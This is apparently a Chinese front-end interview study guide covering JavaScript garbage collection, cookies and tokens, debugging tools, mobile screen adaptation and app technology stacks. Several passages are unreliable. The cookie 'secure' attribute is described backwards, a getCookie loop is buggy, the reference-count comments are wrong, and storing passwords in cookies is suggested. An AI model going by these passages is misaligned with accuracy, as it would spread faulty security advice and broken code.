引用计数的含义是跟踪记录每个值被引用的次数。当声明了一个变量并将一个引用类型值赋给该变量时，则这个值的引用次数就是1。如果同一个值又被赋给另一个变量，则该值的引用次数加1。相反，如果包含对这个值引用的变量又取得了另外一个值，则这个值的引用次数减1。当这个值的引用次数变成0时，则说明没有办法再访问这个值了，因而就可以将其占用的内存空间回收回来。这样，当垃圾回收器下次再运行时，它就会释放那些引用次数为0的值所占用的内存。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **function** test(){  **var** a = {} ;         //a的引用次数为0  **var** b = a ;         //a的引用次数加1，为1  **var** c =a;           //a的引用次数再加1，为2  **var** b ={};          //a的引用次数减1，为1  }  复制代码 |

Netscape Navigator3是最早使用引用计数策略的浏览器，但很快它就遇到一个严重的问题：循环引用。循环引用指的是对象A中包含一个指向对象B的指针，而对象B中也包含一个指向对象A的引用。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | **function** fn() {  **var** a = {};  **var** b = {};      a.pro = b;      b.pro = a;  }  fn();  复制代码 |

以上代码a和b的引用次数都是2，fn()执行完毕后，两个对象都已经离开环境，在标记清除方式下是没有问题的，但是在引用计数策略下，因为a和b的引用次数不为0，所以不会被垃圾回收器回收内存，如果fn函数被大量调用，就会造成内存泄露。在IE7与IE8上，内存直线上升。

我们知道，IE中有一部分对象并不是原生js对象。例如，其内存泄露DOM和BOM中的对象就是使用C++以COM对象的形式实现的，而COM对象的垃圾回收机制采用的就是引用计数策略。因此，即使IE的js引擎采用标记清除策略来实现，但js访问的**COM对象依然是基于引用计数策略**的。换句话说，只要在IE中涉及COM对象，就会存在循环引用的问题。

|  |  |
| --- | --- |
| 1  2  3  4  5 | **var** element = document.getElementById("some\_element");  **var** myObject = **new** Object();  myObject.e = element;  element.o = myObject;  复制代码 |

这个例子在一个DOM元素（element)与一个原生js对象（myObject)之间创建了循环引用。其中，变量myObject有一个属性e指向element对象；而变量element也有一个属性o回指myObject。由于存在这个循环引用，即使例子中的DOM从页面中移除，它也永远不会被回收。

举个栗子：

|  |  |
| --- | --- |
| 1  2  3  4 | window.onload=**function** outerFunction(){  **var** obj = document.getElementById("element");      obj.onclick=**function** innerFunction(){};  }; |

这段代码看起来没什么问题，但是obj引用了document.getElementById('element')，而document.getElementById('element')的onclick方法会引用外部环境中的变量，自然也包括obj，是不是很隐蔽啊。(在比较新的浏览器中在移除Node的时候已经会移除其上的event了，但是在老的浏览器，特别是ie上会有这个bug)

**解决办法：**

最简单的方式就是自己手工解除循环引用，比如刚才的函数可以这样

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | myObject.element = **null**;  element.o = **null**;    window.onload=**function** outerFunction(){  **var** obj = document.getElementById("element");      obj.onclick=**function** innerFunction(){};      obj=**null**;  };  复制代码 |

将变量设置为null意味着切断变量与它此前引用的值之间的连接。当垃圾回收器下次运行时，就会删除这些值并回收它们占用的内存。

要注意的是，IE9+并不存在循环引用导致Dom内存泄露问题，可能是微软做了优化，或者Dom的回收方式已经改变

**4. 内存管理**

**4.1 什么时候触发垃圾回收？**

垃圾回收器周期性运行，如果分配的内存非常多，那么回收工作也会很艰巨，确定垃圾回收时间间隔就变成了一个值得思考的问题。IE6的垃圾回收是根据内存分配量运行的，当环境中存在256个变量、4096个对象、64k的字符串任意一种情况的时候就会触发垃圾回收器工作，看起来很科学，不用按一段时间就调用一次，有时候会没必要，这样按需调用不是很好吗？但是如果环境中就是有这么多变量等一直存在，现在脚本如此复杂，很正常，那么结果就是垃圾回收器一直在工作，这样浏览器就没法儿玩儿了。

微软在IE7中做了调整，触发条件不再是固定的，而是动态修改的，初始值和IE6相同，如果垃圾回收器回收的内存分配量低于程序占用内存的15%，说明大部分内存不可被回收，设的垃圾回收触发条件过于敏感，这时候把临街条件翻倍，如果回收的内存高于85%，说明大部分内存早就该清理了，这时候把触发条件置回。这样就使垃圾回收工作职能了很多

**4.2 合理的GC方案**

**1. 基础方案**

Javascript引擎基础GC方案是（simple GC）：mark and sweep（标记清除），即：

1. 遍历所有可访问的对象。
2. 回收已不可访问的对象。

**2. GC的缺陷**

和其他语言一样，javascript的GC策略也无法避免一个问题：GC时，停止响应其他操作，这是为了安全考虑。而Javascript的GC在100ms甚至以上，对一般的应用还好，但对于JS游戏，动画对连贯性要求比较高的应用，就麻烦了。这就是新引擎需要优化的点：避免GC造成的长时间停止响应。

**3. GC优化策略**


David大叔主要介绍了2个优化方案，而这也是最主要的2个优化方案了：

1. **分代回收**（Generation GC） 这个和Java回收策略思想是一致的，也是V8所主要采用的。目的是通过区分“临时”与“持久”对象；多回收“临时对象”区（young generation），少回收“持久对象”区（tenured generation），减少每次需遍历的对象，从而减少每次GC的耗时。如图：



这里需要补充的是：对于tenured generation对象，有额外的开销：把它从young generation迁移到tenured generation，另外，如果被引用了，那引用的指向也需要修改。

1. **增量GC** 这个方案的思想很简单，就是“每次处理一点，下次再处理一点，如此类推”。如图：



这种方案，虽然耗时短，但中断较多，带来了上下文切换频繁的问题。

因为每种方案都其适用场景和缺点，因此在实际应用中，会根据实际情况选择方案。

比如：低 (对象/s) 比率时，中断执行GC的频率，simple GC更低些；如果大量对象都是长期“存活”，则分代处理优势也不大。

#### 1.13 顺序存储结构和链式存储结构的比较

**参考答案**：

**优缺点**

1. 顺序存储时，相邻数据元素的存放地址也相邻（逻辑与物理统一）；要求内存中可用存储单元的地址必须是连续的。
   * 优点：存储密度大（＝1），存储空间利用率高。
   * 缺点：插入或删除元素时不方便。
2. 链式存储时，相邻数据元素可随意存放，但所占存储空间分两部分，一部分存放结点值，另一部分存放表示结点间关系的指针
   * 优点：插入或删除元素时很方便，使用灵活。
   * 缺点：存储密度小（<1），存储空间利用率低。

**使用情况**

* 顺序表适宜于做查找这样的静态操作；
* 链表宜于做插入、删除这样的动态操作。
* 若线性表的长度变化不大，且其主要操作是查找，则采用顺序表；
* 若线性表的长度变化较大，且其主要操作是插入、删除操作，则采用链表

**顺序表与链表的比较**

* **基于空间的比较**
  + 存储分配的方式
    - 顺序表的存储空间是静态分配的
    - 链表的存储空间是动态分配的
  + 存储密度 = 结点数据本身所占的存储量/结点结构所占的存储总量
    - 顺序表的存储密度 = 1
    - 链表的存储密度 < 1
* **基于时间的比较**
  + 存取方式
    - 顺序表可以随机存取，也可以顺序存取
    - 链表是顺序存取的
  + 插入/删除时移动元素个数
    - 顺序表平均需要移动近一半元素
    - 链表不需要移动元素，只需要修改指针

#### 1.14 token 能放在cookie中吗

**参考答案**：

能

**解析**：

* token 是在客户端频繁向服务端请求数据，服务端频繁的去数据库查询用户名和密码并进行对比，判断用户名和密码正确与否，并作出相应提示，在这样的背景下，token 便应运而生。
* **「简单 token 的组成」**:uid(用户唯一的身份标识)、time(当前时间的时间戳)、sign（签名，token 的前几位以哈希算法压缩成的一定长度的十六进制字符串）

**token认证流程**

****

1. 客户端使用用户名跟密码请求登录
2. 服务端收到请求，去验证用户名与密码
3. 验证成功后，服务端签发一个 token ，并把它发送给客户端
4. 客户端接收 token 以后会把它存储起来，比如放在 cookie 里或者 localStorage 里
5. 客户端每次发送请求时都需要带着服务端签发的 token（把 token 放到 HTTP 的 Header 里）
6. 服务端收到请求后，需要验证请求里带有的 token ，如验证成功则返回对应的数据

#### 1.15 js如何获取/禁用cookie

**参考答案**：

**js如何获取cookie**

假设cookie中存储的内容为：name=jack;password=123

则在B页面中获取变量username的值的JS代码如下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33 | arusername=document.cookie.split(";")[0].split("=")[1];    //JS操作cookies方法!    //写cookies    **function** setCookie(name,value){    **var** Days = 30;    **var** exp =newDate();    exp.setTime(exp.getTime() + Days\*24\*60\*60\*1000);    document.cookie = name +"="+ escape (value) +";expires="+ exp.toGMTString();    }    //读取cookies    **function** getCookie(name){    **var** arr,reg=**new** RegExp("(^| )"+name+"=([^;]\*)(;|$)");    **if**(arr=document.cookie.match(reg))    **return** unescape(arr[2]);    **else**    **return** **null**;    } |

#### 1.16 cookie

**参考答案**：

**1. cookie 是什么？**

* cookie 是存储于访问者计算机中的变量。每当一台计算机通过浏览器来访问某个页面时，那么就可以通过 JavaScript 来创建和读取 cookie。
* 实际上 cookie 是存于用户硬盘的一个文件，这个文件通常对应于一个域名，当浏览器再次访问这个域名时，便使这个cookie可用。因此，cookie可以跨越一个域名下的多个网页，但不能跨越多个域名使用。
* 不同浏览器对 cookie 的实现也不一样。即保存在一个浏览器中的 cookie 到另外一个浏览器是 不能获取的。

PS：cookie 和 session 都能保存计算机中的变量，但是 session 是运行在服务器端的，而客户端我们只能通过 cookie 来读取和创建变量

**2. cookie 能做什么？**

* 用户在第一次登录某个网站时，要输入用户名密码，如果觉得很麻烦，下次登录时不想输入了，那么就在第一次登录时将登录信息存放在 cookie 中。下次登录时我们就可以直接获取 cookie 中的用户名密码来进行登录。

PS:虽然 浏览器将信息保存在 cookie 中是加密了，但是可能还是会造成不安全的信息泄露

* 类似于购物车性质的功能，第一次用户将某些商品放入购物车了，但是临时有事，将电脑关闭了，下次再次进入此网站，我们可以通过读取 cookie 中的信息，恢复购物车中的物品。

PS：实际操作中，这种方法很少用了，基本上都是将这些信息存储在数据库中。然后通过查询数据库的信息来恢复购物车里的物品

* 页面之间的传值。在实际开发中，我们往往会通过一个页面跳转到另外一个页面。后端服务器我们可以通过数据库，session 等来传递页面所需要的值。但是在浏览器端，我们可以将数据保存在 cookie 中，然后在另外页面再去获取 cookie 中的数据。

PS：这里要注意 cookie 的时效性，不然会造成获取 cookie 中数据的混乱。

**3. 怎么使用 cookie？**

* 语法

**document.cookie = "name=value;expires=evalue; path=pvalue; domain=dvalue; secure;”**

* 对各个参数的解释
  1. name=value 必选参数

这是一个键值对，分别表示要存入的 属性 和 值。

比如：

|  |  |
| --- | --- |
| 1  2  3 | document.cookie="name=中文";  //为了防止中文乱码，我们可以使用encodeURIComponent()编码；decodeURIComponent()解码  document.cookie = encodeURIComponent("name")+"="+encodeURIComponent("中文"); |

2. expires=evalue 可选参数

该对象的有效时间（可选）只支持GTM 标准时间，即要将时间转换，toUTCString()（默认为当前浏览器 会话有用，关闭浏览器就消失）;

比如：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **var** date = **new** Date();  date.setTime(date.getTime()+2000);//获取当前时间并加上 2 秒钟  alert(date.toUTCString());//格林威治时间 (GMT) 把 Date 对象转换为字符串，并返回结果  alert(date.toGMTString());//与上面的结果一样，但是这个方法已经被上面取代了  document.cookie="name=vae;expires="+date.toUTCString();  alert(document.cookie); // name=vae  setTimeout(**function**(){alert(document.cookie)},4000);//4 秒后打印空的字符串 |

3. path=pvalue 可选参数

限制访问 cookie 的目录，默认情况下对于当前网页所在的同一目录下的所有页面有效

4.domain=dvalue 可选参数

用于限制只有设置了的域名才可以访问；如果没有设置，则默认在当前域名访问

比如设置 test.com 表示域名为test.com的服务器共享该Cookie

5.secure=true|false 可选参数，默认是 true 不安全传输

安全设置，指明必须通过 安全的通信通道来传输（https) 才能获得 cookie,true 不安全，默认值；false 安 全，必须通过 https 来访问

比如：如果你设置 document.cookie = "name=vae;secure"

上面的代码如果是在 http 的协议中访问，那么是访问不了的

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33 | //设置 cookie  **function** setCookie(objName, objValue, objHours){//添加cookie  **var** str = objName + "=" + encodeURIComponent(objValue);  **if** (objHours > 0) {//为0时不设定过期时间，浏览器关闭时cookie自动消失  **var** date = **new** Date();  **var** ms = objHours \* 3600 \* 1000;               date.setTime(date.getTime() + ms);               str += "; expires=" + date.toUTCString();           }           document.cookie = str;         }       //获取 cookie  **function** getCookie(objName){//获取指定名称的cookie的值           //多个cookie 保存的时候是以 ;空格  分开的  **var** arrStr = document.cookie.split("; ");  **for** (**var** i = 0; i < arrStr.length; i++) {  **var** temp = arrStr[i].split("=");  **if** (temp[0] == objName){  **return** decodeURIComponent(temp[1]);               }**else**{  **return** "";               }             }       }         //为了删除指定名称的cookie，可以将其过期时间设定为一个过去的时间  **function** delCookie(name){  **var** date = **new** Date();           date.setTime(date.getTime() - 10000);           document.cookie = name + "=a; expires=" + date.toUTCString();       } |

注意：

（1）cookie可能被禁用。当用户非常注重个人隐私保护时，他很可能禁用浏览器的cookie功能；

（2）cookie是与浏览器相关的。这意味着即使访问的是同一个页面，不同浏览器之间所保存的cookie也是不能互相访问的；

（3）cookie可能被删除。因为每个cookie都是硬盘上的一个文件，因此很有可能被用户删除；

（4）cookie安全性不够高。所有的cookie都是以纯文本的形式记录于文件中，因此如果要保存用户名密码等信息时，最好事先经过加密处理。

（5）cookie 在保存时，只要后面保存的 name 相同，那么就会覆盖前面的 cookie，注意是完全覆盖，包括失效时间，pat

#### 1.17 cookie 禁用

**参考答案**：

**问题描述：**

sessionID通过cookie保存在客户端，如果将cookie禁用，必将对session的使用造成一定的影响。

**解决这个问题的办法是**：URL重写

**URL重写**

1. servlet中涉及向客户端输出页面元素的时候，可以在相应的请求地址外面包上一层方法，也就是说使用response.encodeURL(“请求地址”);为请求地址添加一个JSESSIONID的值
2. servlet中涉及跳转到新的页面时，可以使用response.encodeRedirectURL(“请求地址”);为请求地址添加一个JSESSIONID的值

#### 1.18 调试工具

**参考答案**：

**谷歌浏览器自带的调试工具：**

1. Elements：可查看网页页面代码（修改只是当前使用有效），也可实时调试修改页面ccs代码样式。
2. console：记录开发者开发过程中的日志信息，也可在里面写js代码。一般页面运行时js报错都是可以在这里看到反馈和定位bug原因及其位置。
3. Sources：断点调试JS，可以查看程序代码执行的过程，断点调试对于每一个程序员来说可是很重要。
4. Network：从发起网页页面请求开始，分析HTTP请求后得到的各个请求资源信息（“小编有时候就利用这下载一些网站不给下载的在线视频，比如教学视频”）。
5. Timeline：记录并分析网站的生命周期所发生的各类事件，分析渲染js执行的每一个阶段。
6. Application：记录网站加载的各个资源信息。
7. Security：判断网页是否安全。
8. Audits：对当前网页的网络利用及网页性能进行检测，并给出一些优化建议。

**Postman**

地址：<https://www.postman.com/>

几乎所有前端应用程序都发送和接收JSON响应和请求。 应用程序通过请求 API 可以做很多事情，例如身份验证，用户数据传输，甚至是一些简单的事情，例如获取所在位置的当前天气。

Postman 是调试接口的最佳工具之一。 它适用于 **MacOS**，**Windows** 和**Linux**的系统， 可以快速轻松地直接发送**REST**，**SOAP**和**GraphQL**请求。

使用 Postman，我们可以调整请求，分析响应和调试问题。 当不确定问题出在前端还是后端时，这是很有帮助的。

**CSS Lint**

地址： <http://csslint.net/>

**CSSLint** 是一个用来帮你找出 CSS 代码中问题的工具，它可做基本的语法检查以及使用一套预设的规则来检查代码中的问题，规则是可以扩展的。

**JSON Formatter & Validator**

地址：<https://jsonformatter.curiousconcept.com/>

在未格式化的 JSON 中很难发现语法错误或键值不正确的键，因为它很难读取。 对于 压缩的 JSON 文件，要发现其中的错误是比较难的，所以我们需要一种格式化的工具。

JSON Formatter & Validator tool 就是一个格式化 JSON 的工具，只需输入压缩的JSON格式，就能获得正确格式。该工具也可以验证 JSON 到 RFC 标准。

**Sentry**

地址：<https://sentry.io/welcome/>

无论测试如何完善的程序，bug总是免不了会存在的，有些bug不是每次都会出现，测试时运行好好的代码可能在某个用户使用时就歇菜了，可是当程序在用户面前崩溃时，你是看不到错误的，当然你会说:”Hey, 我有记日志呢”。 但是说实话，程序每天每时都在产生大量的日志，而且分布在各个服务器上，并且如果你有多个服务在维护的话，日志的数量之多你是看不过来的吧。等到某天某个用户实在受不了了，打电话来咆哮的时候，你再去找日志你又会发现日志其实没什么用：缺少上下文，不知道用户什么操作导致的异常，异常太多（从不看日志的缘故）不知如何下手 等等。

**Sentry**就是来帮我们解决这个问题的，它是是一个实时事件日志记录和聚合平台。它专门用于监视错误和提取执行适当的事后操作所需的所有信息, 而无需使用标准用户反馈循环的任何麻烦。

Sentry是一个日志平台, 它分为客户端和服务端，客户端(目前客户端有Python, PHP,C#, Ruby等多种语言)就嵌入在你的应用程序中间，程序出现异常就向服务端发送消息，服务端将消息记录到数据库中并提供一个web节目方便查看。**Sentry** 由 python 编写，源码开放，性能卓越，易于扩展，目前著名的用户有Disqus, Path, mozilla, Pinterest等。

**JSHint**

地址：<https://jshint.com/>

JSHint 是一个 Javascript 代码分析检测工具，不仅可以帮助我们检测到 JS 代码错误和潜在问题，也能帮助我们规范代码开发。

**JSHint** 扫描一个用JavaScript编写的程序，并报告常见的错误和潜在的bug。潜在的问题可能是语法错误、隐式类型转换导致的错误、泄漏变量或其他完全的问题。

**JSHint** 扫描用 JavaScript 编写的程序，并报告常见的错误和潜在的错误。 潜在的问题可能是语法错误，由于隐式类型转换导致的错误，变量泄漏或其他完全原因。

**BrowserStack**

地址：<https://www.browserstack.com/>

现在拥有各自内核的浏览器越来越多，各自的特性也千差万别。如果作为一个前端攻城师想要检测网站在不同的操作系统和移动平台下的各种浏览器的兼容性，那是相当痛苦不堪的。看到有在自己电脑上装虚拟机配置各种环境，有自己的电脑上组建好这样的环境，然后一一测试，可是人的精力毕竟有限，我们没法在同一台电脑上装那么多系统，那么多浏览器的。幸好出了个 BrowserStack 是前端的福音呀。

BrowserStack 是一款提供网站浏览器兼容性测试的在线云端测试工具，从而开发测试人员不必再准备很多虚拟机或者手机模拟器。

**BrowserStack** 是一个提供网站浏览器兼容性测试的在线云端应用，支持9大操作系统上的100多款浏览器。支持本地测试，支持与Visual Studio集成。或者你也可以直接前往 [http://modern.ie](http://modern.ie/) 在线测试，现在注册可以免费试用三个月，三个月后是收费的，三个月后要是你想用又不想付费作为天朝的开发者你懂得。

## 2.移动端

#### 1.2 移动端适配方案

**参考答案：**

适配思路

设计稿（750\*1334） ---> 开发 ---> 适配不同的手机屏幕，使其显得合理

原则

1. 开发时方便，写代码时设置的值要和标注的 160px 相关
2. 方案要适配大多数手机屏幕，并且无 BUG
3. 用户体验要好，页面看着没有不适感

思路

1. 写页面时，按照设计稿写固定宽度，最后再统一缩放处理，在不同手机上都能用
2. 按照设计稿的标准开发页面，在手机上部分内容根据屏幕宽度等比缩放，部分内容按需要变化，需要缩放的元素使用 rem, vw 相对单位，不需要缩放的使用 px
3. 固定尺寸+弹性布局，不需要缩放

**viewport 适配**

根据设计稿标准（750px 宽度）开发页面，写完后页面及元素自动缩小，适配 375 宽度的屏幕

在 head 里设置如下代码

|  |  |
| --- | --- |
| 1 | <**meta** name="viewport" content="width=750,initial-scale=0.5"> |

initial-scale = 屏幕的宽度 / 设计稿的宽度

为了适配其他屏幕，需要动态的设置 initial-scale 的值

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | <**head**>    <**script**>      const WIDTH = 750      const mobileAdapter = () => {        let scale = screen.width / WIDTH        let content = `width=${WIDTH}, initial-scale=${scale}, maximum-scale=${scale}, minimum-scale=${scale}`        let meta = document.querySelector('meta[name=viewport]')        if (!meta) {          meta = document.createElement('meta')          meta.setAttribute('name', 'viewport')          document.head.appendChild(meta)        }        meta.setAttribute('content',content)      }      mobileAdapter()      window.onorientationchange = mobileAdapter //屏幕翻转时再次执行    </**script**>  </**head**> |

缺点就是边线问题，不同尺寸下，边线的粗细是不一样的（等比缩放后），全部元素都是等比缩放，实际显示效果可能不太好

**vw 适配（部分等比缩放）**

1. 开发者拿到设计稿（假设设计稿尺寸为750px，设计稿的元素标注是基于此宽度标注）
2. 开始开发，对设计稿的标注进行转换，把px换成vw。比如页面元素字体标注的大小是32px，换成vw为 (100/750)\*32 vw
3. 对于需要等比缩放的元素，CSS使用转换后的单位
4. 对于不需要缩放的元素，比如边框阴影，使用固定单位px

关于换算，为了开发方便，利用自定义属性，CSS变量

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <**head**>    <**meta** name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, minimum-scale=1">    <**script**>      const WIDTH = 750      //:root { --width: 0.133333 } 1像素等于多少 vw      document.documentElement.style.setProperty('--width', (100 / WIDTH))    </**script**>  </**head**> |

注意此时，meta 里就不要去设置缩放了

业务代码里就可以写

|  |  |
| --- | --- |
| 1  2  3 | header {  **font-size**: calc(28vw \* var(--width))  } |

实现了按需缩放

**rem 适配**

1. 开发者拿到设计稿（假设设计稿尺寸为750px，设计稿的元素标是基于此宽度标注）
2. 开始开发，对设计稿的标注进行转换
3. 对于需要等比缩放的元素，CSS使用转换后的单位
4. 对于不需要缩放的元素，比如边框阴影，使用固定单位px

假设设计稿的某个字体大小是 40px, 手机屏幕上的字体大小应为 420/750\*40 = 22.4px (体验好)，换算成 rem（相对于 html 根节点，假设 html 的 font-size = 100px,）则这个字体大小为 0.224 rem

写样式时，对应的字体设置为 0.224 rem 即可，其他元素尺寸也做换算...

但是有问题

举个 ，设计稿的标注 是40px，写页面时还得去做计算，很麻烦（全部都要计算）

能不能规定一下，看到 40px ,就应该写 40/100 = 0.4 rem,这样看到就知道写多少了（不用计算），此时的 html 的 font-size 就不能是 100px 了，应该为 (420\*100)/750 = 56px，100为我们要规定的那个参数

根据不同屏幕宽度，设置 html 的 font-size 值

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | <**head**>    <**meta** name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, minimum-scale=1">    <**script**>      const WIDTH = 750 //设计稿尺寸      const setView = () => {        document.documentElement.style.fontSize = (100 \* screen.width / WIDTH) + 'px'      }      window.onorientationchange = setView      setView()    </**script**>  </**head**> |

对于需要等比缩放的元素，CSS使用转换后的单位

|  |  |
| --- | --- |
| 1  2  3 | header {  **font-size**: .28rem;  } |

对于不需要缩放的元素，比如边框阴影，使用固定单位px

|  |  |
| --- | --- |
| 1  2  3  4 | header > span.active {  **color**: #fff;  **border-bottom**: 2px solid rgba(255, 255, 255, 0.3);  } |

假设 html 的 font size = 1px 的话，就可以写 28 rem 了，更方便了，但是浏览器对字体大小有限制，设为 1px 的话，在浏览器中是失效的，会以 12px（或者其他值） 做一个计算 , 就会得到一个很夸张的结果，所以可以把 html 写的大一些

使用 sass 库时

JS 处理还是一样的，但看着好看些

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | @function px2rem($px) {    @return $px \* 1rem / 100;  }    header {  **font-size**: px2rem(28);  } |

以上的三种适配方案，都是等比缩放，放到 ipad 上时（设计稿以手机屏幕设计的），页面元素会很大很丑，有些场景下，并不需要页面整体缩放（viewport 自动处理的也很好了），所以有时只需要合理的布局即可。

**弹性盒适配（合理布局）**

|  |  |
| --- | --- |
| 1 | <**meta** name="viewport" content="width=device-width"> |

使用 flex 布局

|  |  |
| --- | --- |
| 1  2  3 | section {  **display**: flex;  } |

总结一下，什么样的页面需要做适配（等比缩放）呢

* 页面中的布局是栅格化的

换了屏幕后，到底有多宽多高很难去做设置，整体的都需要改变，所以需要整体的缩放

* 头屏大图，宽度自适应，高度固定的话，对于不同的屏幕，形状就会发生改变（放到ipad上就变成长条了），宽度变化后，高度也要保持等比例变化

以上所有的适配都是宽度的适配，但是在某些场景下，也会出现高度的适配

比如大屏，需要适配很多的电视尺寸，要求撑满屏幕，不能有滚动条，此时若换个屏幕

此时需要考虑小元素用 vh, 宽和高都用 vh 去表示，中间的大块去自适应，这就做到了大屏的适配，屏幕变小了，整体变小了（体验更好），中间这块撑满了屏幕

对于更复杂的场景，需要更灵活考虑，没有一种适配方式可以囊括所有场景。

#### 2.2 开发APP的技术栈是怎么样的

**参考答案**：

手机 App 的技术栈可以分成三类：**原生 App 技术栈** （native technology stack）、**混合 App 技术栈** （hybrid technology stack）、**跨平台 App 技术栈** （cross-platform technology stack），H5 开发主要用在混合技术栈。但是，跨平台技术栈的某些容器也会用到（比如 React Native），因为它们的 UI 层借鉴了 Web 模型。混合技术栈和跨平台技术栈的基础，都是原生技术栈，因为最终都要编译成原生App。所以，不管使用哪一种技术栈，多多少少要了解一些各平台的原生技术。

**解析**：

（1）**原生 App 技术栈** （native technology stack）

原生技术栈指的是，只能用于特定手机平台的开发技术。比如，安卓平台的 Java 技术栈，iOS 平台的 Object-C 技术栈或 Swift 技术栈。

这种技术栈只能用在一个平台，不能跨平台。

（2）**混合 App 技术栈** （hybrid technology stack）

混合技术栈指的是开发混合 App 的技术，也就是把 Web 网页放到特定的容器中，然后再打包成各个平台的原生 App。所以，混合技术栈其实是 Web 技术栈 + 容器技术栈，典型代表是 PhoneGap、Cordova、Ionic 等框架。

如果已经掌握了 Web 技术，这个技术栈就主要学习容器提供的 API Bridge，网页通过它们去调用底层硬件的 API。

（3）**跨平台 App 技术栈** （cross-platform technology stack）

跨平台技术栈指的是使用一种技术，同时支持多个手机平台。它与混合技术栈的区别是，不使用 Web 技术，即它的页面不是 HTML5 页面，而是使用自己的语法写的 UI 层，然后编译成各平台的原生 App。

这个技术栈就是纯粹的容器技术栈，React Native、Xamarin、Flutter 都属于这一类。学习时，除了学习容器的 API Bridge，还要学习容器提供的 UI 层，即怎么写页面。

**WebView 控件**

讲解具体的技术栈之前，大家需要知道，不管什么技术，最终在 App 里面显示网页，一定需要一个网页引擎，这样才能解析网页。

通常情况下，App 内部会使用 WebView 控件作为网页引擎。这是系统自带的控件，专门用来显示网页。应用程序的界面，只要放上 WebView，就好像内嵌了浏览器窗口，可以显示网页。

不同的 App 技术栈要显示网页，区别仅仅在于怎么处理 WebView 这个原生控件。

* 原生技术栈：需要开发者自己把 WebView 控件放到页面上。
* 混合技术栈：页面本身就是网页，默认在 WebView 中显示。
* 跨平台技术栈：提供一个 WebView 的语法，编译的时候将其换成原生的 WebView。

注意，不同系统的 WebView 控件名称不一样，安卓系统就叫 WebView，iOS 系统有较老的 UIWebView，也有较新的 WKWebView，作用都是一样的，差异在于功能的强弱。

**原生技术栈**

原生技术栈分成 iOS 和安卓两个平台。

简单说，iOS 的原生技术栈就是使用 Object-C 语言或 Swift 语言，在 Xcode 开发环境中编程。安卓的原生技术栈，则是使用 Java 语言或 Kotlin 语言，开发环境是 Android Studio。

**混合技术栈**

上面的原生技术栈需要自己新建 WebView 实例，相比之下，混合技术栈就简单多了。因为页面就是网页，所以容器已经设置好了 WebView，开发者直接写页面即可。

框架种类

混合技术栈的各种容器框架之中，历史最悠久是 [PhoneGap](https://phonegap.com/)，诞生于2009年。后来在2011年被 Adobe 公司收购，改名为 Adobe PhoneGap。

Adobe 公司将 PhoneGap 的核心代码，后来都捐给了 Apache 基金会，作为一个全新的开源项目，名为 [Apache Cordova](https://cordova.apache.org/)。

PhoneGap 和 Cordova 现在是两个独立发展的开源项目，但是彼此有密切的关系，可以简单理解成 Cordova 是 PhoneGap 的内核，PhoneGap 是 Cordova 的发行版。

后来，其他人也开始基于 Cordova 封装自己的框架，所以市场上有许多基于 Cordova 的开源框架，比较著名的有 [Ionic](https://ionicframework.com/)、[Monaca](https://monaca.io/" \t "_blank)、[Framework7](https://framework7.io/" \t "_blank) 等。

所有这些框架的共同点，都是使用 Web 技术（HTML5 + CSS + JavaScript）开发页面，再由框架分别打包成 iOS 和安卓的 App 安装包。它们的优点是开发简单、周期短、成本低，缺点是功能和性能都很有限。

**跨平台技术栈**

上面的混合技术栈使用 HTML 语言编写页面，再用 WebView 控件加载页面，所以只写一次页面，就能支持多个平台。跨平台技术栈也能做到多平台支持，但是原理完全不同。

跨平台技术栈的框架，都是使用自己的语法编写页面，不使用 Web 技术，编译的时候再将其转为原生控件，或者使用自己的底层控件，生成原生 App。这样就完全解决了 Web 页面性能不佳的问题。下面介绍三个这样的框架。

* React Native: 使用 JavaScipt 语言编写页面
* Xamarin：使用 C# 语言编写页面
* Flutter：使用 Dart 语言编写页面

1. React Native

（1）原理

2013年， Facebook 公司发布了 React 框架。这个框架是为网页开发设计的，核心思想是在网页之上，建立一 个 UI 的抽象层，所有数据操作都在这个抽象层完成（即在内存里面完成），然后再渲染成网页的 DOM 结构， 这样就提升了性能。

很快，工程师们就意识到了，UI 抽象层本质上是一种数据结构，与底层设备无关，不仅可以渲染成网页，也可 以渲染成手机的原生页面。这样的话，只要写一次 React 页面，就能分别编译成 iOS 和安卓的原生 App。这就 是 React Native 项目的由来。

注意，React Native 虽然也使用 JavaScript 语言，并且写法看上去像 Web 页面，但其实所有控件都是自己定义 的，编译时再一一翻译为对应的原生控件。举例来说，React Native 的文本渲染控件是，翻译成 iOS 控件为 UIView，翻译成安卓控件为TextView。这种做即保证了性能，又做到了跨平台支持，所以一诞生就引起开发者 的关注，成了热门技术。

还有一个 [NativeScript](https://www.nativescript.org/" \t "_blank) 框架，跟 React Native 很像，也是使用 JavaScript 语言，然后编译成原生控件。不过， 它的开发模型是基于 Angular.js，而不是 React。

（2）React Native 的问题

